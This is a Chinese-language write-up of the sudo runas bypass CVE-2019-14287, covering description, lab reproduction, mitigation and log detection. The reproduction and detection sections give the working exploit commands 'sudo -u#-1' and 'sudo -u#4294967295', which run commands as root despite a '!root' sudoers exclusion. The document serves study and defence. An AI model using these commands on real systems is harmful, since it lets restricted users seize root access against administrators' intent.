CVE 2019-14287

2019 年 10 月 18 日

10:43

1.1 漏洞描述

在 sudo 使用任意用户 ID 实现运行命令的方式中发现了一个缺陷。如果编写了一个 sudoers 条目以允许攻击者以除 root 以外的任何用户身份运行命令，则攻击者可以使用此缺陷来绕过该限制。

此缺陷仅影响 sudo 的特定非默认配置，其中 sudoers 配置项允许用户以除 root 以外的任何用户身份运行命令

例如：

test ALL =（ALL，！root）/usr/bin/somecommand

此配置允许用户“test”以除 root 以外的任何其他用户身份运行 testcommand。但是，此缺陷还允许某些用户通过使用数字 ID -1 指定目标用户来以 root 用户身份运行 testcommand。只有指定的命令可以运行，此缺陷不允许用户运行 sudoers 配置中指定的其他命令。


sudo 的任何其他配置（包括允许用户以任何用户身份运行命令的配置（包括 root 用户）和允许用户以特定其他用户身份运行命令的配置）不受此缺陷影响。

Red Hat Virtualization Hypervisor 包括受影响的 sudo 版本，但是默认配置不容易受到此漏洞的影响。

1.2 漏洞复现

系统环境：Ubuntu18.04*64 新装系统

- 新建一个用户 test



- 在 root 权限下更改/etc/sudoers 文件权限为读和写

```
root@hack-virtual-machine:/etc# ll sudoers
-r--r----- 1 root root 755 1月  18  2018 sudoers
root@hack-virtual-machine:/etc# chmod 640 sudoers
root@hack-virtual-machine:/etc# ll sudoers
-rw-r----- 1 root root 755 1月  18  2018 sudoers
```

- 打开 sudoers 文件添加以下内容，并保存退出

```
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/
sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
test    ALL=(ALL,!root) ALL
# Members of the admin group may gain root privileges
"/etc/sudoers" 30L, 779C                                      1,1           顶端
```

- 登录到 test 用户中，并测试能否执行 root 权限命令，发现并不能执行。

```
root@hack-virtual-machine:~# su test
$
$
$ sudo -u root id
[sudo] test 的密码:
对不起，用户 test 无权以 root 的身份在 hack-virtual-machine 上执行 /usr/bin/id。
$ sudo -u root vim
[sudo] test 的密码:
对不起，用户 test 无权以 root 的身份在 hack-virtual-machine 上执行 /usr/bin/vim。
```


- 测试使用 hack，也就是初始创建的用户来执行命令，我们现在可以使用 hack 用户的权限。（hack 的 uid 和 gid 都为 1000）

```
$ sudo -u#1000 id
[sudo] test 的密码:
uid=1000(hack) gid=1000(hack) 组=1000(hack),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),116(lpadmin),126(sambashare)
```


访问/etc/passwd 敏感文件

不使用权限访问和使用 hack 权限访问（hack 用户并不具有更改的权限）

```
$ sudo vim /etc/passwd
对不起，用户 test 无权以 root 的身份在 hack-virtual-machine 上执行 /usr/bin/vim /etc/p
asswd。
$ sudo -u#1000 vim /etc/passwd
```



- 此漏洞允许我们在普通用户登陆下，使用 root 权限执行命令，这里就要使用 sudo -u#-1 或者 sudo -u#4294967295,可以直接修改敏感文件，也就是使用 root 用户权限执行



1.3 减轻

此漏洞仅影响具有 runas 用户列表（其中包括 root）的 sudo 的配置。最简单的示例是：

someuser ALL =（ALL，！root）/ usr / bin / somecommand

使用感叹号（！）指定排除。在此示例中，“ root”用户由名称指定。根用户也可以通过其他方式标识，例如通过用户标识：

someuser ALL =（ALL，！#0）/usr/bin/somecommand

或通过引用 runas 别名：

Runas_Alias MYGROUP = root, adminuser

someuser ALL =（ALL, ! MYGROUP）/usr/bin/somecommand

为确保 sudoers 配置不受此漏洞影响，建议检查 runas 规范中每个包含'!'字符的 sudoers 条目，以确保 root 用户不在例外之列。这些可以在/etc/sudoers 文件或/etc/sudoers.d 下的文件中找到。

1.4 检测

在 Linux 日志中，无需配置任何策略，message 即可检测到相关命令。检测思路就是复现过程中所使用的

```
#sudo -u#-1
#sudo -u#4294967295
```